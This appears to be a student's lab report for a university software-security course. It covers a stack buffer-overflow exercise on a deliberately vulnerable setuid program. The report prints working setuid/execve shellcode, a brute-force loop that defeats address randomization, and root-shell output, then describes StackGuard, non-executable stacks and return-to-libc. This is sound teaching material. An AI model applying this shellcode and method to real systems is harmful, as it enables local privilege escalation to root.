
SENG 360 Assignment 11 Software Security

[redacted]


Task 3: Defeating dash's Countermeasure

Below the approriate protections for this task are set. Only the default shell protection is enabled by using the dash shell.



```
[11/25/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[11/25/20]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[11/25/20]seed@VM:~$ sudo ln -sf /bin/dash /bin/sh
```

Below are the commands to run the dash_shell_test, when setuid is not invoked we get a non-root shell. After setuid is uncommented we get a root shell and can see that we can bypass the dash countermeasure.




```
[11/25/20]seed@VM:~/Downloads$ gcc dash_shell_test.c -o dash_shell_test
[11/25/20]seed@VM:~/Downloads$ sudo chown root dash_shell_test
[11/25/20]seed@VM:~/Downloads$ sudo chmod 4755 dash_shell_test
[11/25/20]seed@VM:~/Downloads$ dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ ^Z
$ exit
[11/25/20]seed@VM:~/Downloads$ vim dash_shell_test.c
[11/25/20]seed@VM:~/Downloads$ gcc dash_shell_test.c -o dash_shell_test
[11/25/20]seed@VM:~/Downloads$ sudo chown root dash_shell_test
[11/25/20]seed@VM:~/Downloads$ sudo chmod 4755 dash_shell_test
[11/25/20]seed@VM:~/Downloads$ dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
```

We then add setuid(0) at the beginning of shellcode:


```
char shellcode[] =
  "\x31\xc0"            /* Line 1: xorl     %eax,%eax   */
  "\x31\xdb"            /* Line 2: xorl     %ebx,%ebx   */
  "\xb0\xd5"            /* Line 3: movb     $0xd5,%al   */
  "\xcd\x80"            /* Line 4: int      $0x80       */
 // ---- The code below is the same as the one in Task 2 ---
  "\x31\xc0"
  "\x50"
  "\x68""//sh"
  "\x68""/bin"
  "\x89\xe3"
  "\x50"
  "\x53"
  "\x89\xe1"
  "\x99"
  "\xb0\x0b"
  "\xcd\x80"
```

The updated C code for exploit.c allows us to setuid and allows the stack attack to be successful. First, we modify the exploit.c file, then compile it. After that we ensure stack.c is compiled correctly, following that we run ./stack and we get a root shell. Therefore, we have defeated the dash countermeasure.


```
[11/25/20]seed@VM:~/Downloads$ vim exploit.c
[11/25/20]seed@VM:~/Downloads$  gcc -o exploit exploit.c
[11/25/20]seed@VM:~/Downloads$ ./exploit
[11/25/20]seed@VM:~/Downloads$ gcc -DBUF_SIZE=517 -o stack -z execstack -fno-stack-protector stack.c
[11/25/20]seed@VM:~/Downloads$ sudo chown root stack
[11/25/20]seed@VM:~/Downloads$ sudo chmod 4755 stack
[11/25/20]seed@VM:~/Downloads$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
```

Task 4: Defeating Address Randomization

We run the same attack developed in Task 2 (Lab 11). First, we enable the address randomization protection.




```
[11/25/20]seed@VM:~/Downloads$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
[sudo] password for seed:
kernel.randomize_va_space = 2
```

Then run the script below.

```
#!/bin/bash

SECONDS=0

value=0 while [ 1 ]

do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(($duration / 60))
sec=$(($duration % 60))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack


done
```


After many runs the script stops and we get a root shell. We have defeated address randomization using brute force.



```
./brute_force.sh: line 14: Segmentation fault
./stack
6 minutes and 7 seconds elapsed.
The program has been running 192345 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
```


Task 5: Turn on the StackGuard Protection

First, I recompiled the program without the `-fno-stack-protector` option. This is shown below.



```
[11/25/20]seed@VM:~/Downloads$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/25/20]seed@VM:~/Downloads$ gcc -DBUF_SIZE=517 -o stack -z execstack stack.c
[11/25/20]seed@VM:~/Downloads$ sudo chown root stack
[11/25/20]seed@VM:~/Downloads$ sudo chmod 4755 stack
```


Then I tried the same attack as task 2, and I get the below error message. This means that the StackGaurd protection has worked. The stack cookies or similar protection has prevented the overflow attack.



```
[11/25/20]seed@VM:~/Downloads$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted (core dumped)
```


Task 6: Turn on the Non-executable Stack Protection

First, we recompile the program with the appropriate protections enabled meaning only the non-executable stack protection.



```
[11/25/20]seed@VM:~/Downloads$ gcc -o stack -fno-stack-protector -z nonexecstack stack.c
/usr/bin/ld: warning: -z nonexecstack ignored.
[11/25/20]seed@VM:~/Downloads$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[11/25/20]seed@VM:~/Downloads$ sudo chown root stack
[11/25/20]seed@VM:~/Downloads$ sudo chmod 4755 stack
[11/25/20]seed@VM:~/Downloads$ 
```

When I attempt to run the previous program, I get the below seg fault. So, I am unable to get a root shell. The problem with this attack is all the overflowed content is interpreted as nonexecutable data and not executable instructions. The non-executable stack protection is a part of the memory in which if machine code is injected it will not be executed. When attempting to run the stack code the processor refuses to execute the instructions and dumps the core.



```
[11/25/20]seed@VM:~/Downloads$ ./stack
Segmentation fault (core dumped)
```

Do some research to learn about the return-to-libc attack and write an explanation how it works and why the Non-executable Stack Protection mechanism cannot prevent it..

Source for the below information: https://www.linkedin.com/pulse/non-executable-nx-stack-myth-protection-against-buffer-khanna/ and https://en.wikipedia.org/wiki/Return-to-libc_attack

"return-to-libc" attack is a attack in which a subroutine return address on a call stack is replaced by an address of a subroutine that is already present in the executable memory, this bypasses the non-executable bit feature and doesn't require the attacker to inject their own code.

A non-executable stack can prevent some buffer overflow exploitation; however, it cannot prevent a return-to-libc attack because in the return-to-libc attack only existing executable code is used.